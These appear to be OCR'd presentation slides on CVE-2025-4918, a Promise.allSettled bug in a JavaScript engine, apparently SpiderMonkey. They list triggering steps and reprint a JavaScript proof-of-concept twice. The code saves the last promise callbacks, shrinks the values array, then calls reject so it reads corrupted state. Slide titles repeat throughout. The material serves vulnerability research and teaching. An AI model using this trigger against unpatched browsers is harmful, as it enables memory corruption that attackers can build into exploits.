
Triggering steps:

- For all elements except the last one, invoke one of the fulfill/reject pair functions;
- Save last element fullfill/reject pair functions;
- Call last element fullfill function;


CVE-2025-4918: Triggering the vulnerability



CVE-2025-4918: Triggering the vulnerability



CVE-2025-4918: Triggering the vulnerability




CVE-2025-4918: Triggering the vulnerability

```
class CustomPromise {
   constructor(executor) {
       executor(custom_resolve, custom_reject);
   }
   static resolve() {
       return {
           then: (fulfill, reject) => {
               if(remaining_count-1 != 0){
                   fulfill();
                   remaining_count--;
               } else {
                   last_fulfilled = fulfill;
                   last_reject = reject;
               }
           }
       };
   }
}

function custom_resolve(values) {
   for (let i = 0; i < remaining_count; i++) values.shift();
}
function custom_reject(values) { }
function last_fulfilled() {};
function last_reject() {};

var remaining_count = 12;
const arr = Array(remaining_count);
for (let i  = 0; i < remaining_count; i++) arr[i] = 0x40+i;

Reflect.apply(Promise.allSettled, CustomPromise, [arr]);

last_fulfilled();
last_reject();
```

Triggering steps:

- For all elements except the last one, invoke one of the fulfill/reject pair functions;
- Save last element fullfill/reject pair functions;
- Call last element fullfill function;
- Modify the length of the values array inside the custom_resolve;

CVE-2025-4918: Triggering the vulnerability




CVE-2025-4918: Triggering the vulnerability

```
class CustomPromise {
   constructor(executor) {
       executor(custom_resolve, custom_reject);
   }
   static resolve() {
       return {
           then: (fulfill, reject) => {
               if(remaining_count-1 != 0){
                   fulfill();
                   remaining_count--;
               } else {
                   last_fulfilled = fulfill;
                   last_reject = reject;
               }
           }
       };
   }
}

function custom_resolve(values) {
   for (let i = 0; i < remaining_count; i++) values.shift();
}
function custom_reject(values) { }
function last_fulfilled() {};
function last_reject() {};

var remaining_count = 12;
const arr = Array(remaining_count);
for (let i  = 0; i < remaining_count; i++) arr[i] = 0x40+i;

Reflect.apply(Promise.allSettled, CustomPromise, [arr]);

last_fulfilled();
last_reject();
```

Attack Strategy :


- For all elements except the last one, invoke one of the fulfill/reject pair functions
- Save last element fullfill/reject pair functions
- Call last element fullfill function.
- Modify the length of the values array inside the custom_resolve;
- Call the reject function for the last element, which will access the values array that can no longer be trusted.

CVE-2025-4918: Triggering the vulnerability




CVE-2025-4918: Triggering the vulnerability

```
template <PromiseAllSettledElementFunctionKind Kind>
static bool PromiseAllSettledElementFunction(JSContext* cx, unsigned argc,
Value* vp) {
  //…
  Rooted<PromiseCombinatorDataHolder*> data(cx);
  uint32_t index;
  if (PromiseCombinatorElementFunctionAlreadyCalled(args, &data, &index)) {
    args.rval().setUndefined();
    return true;
  }
  //…
}
```



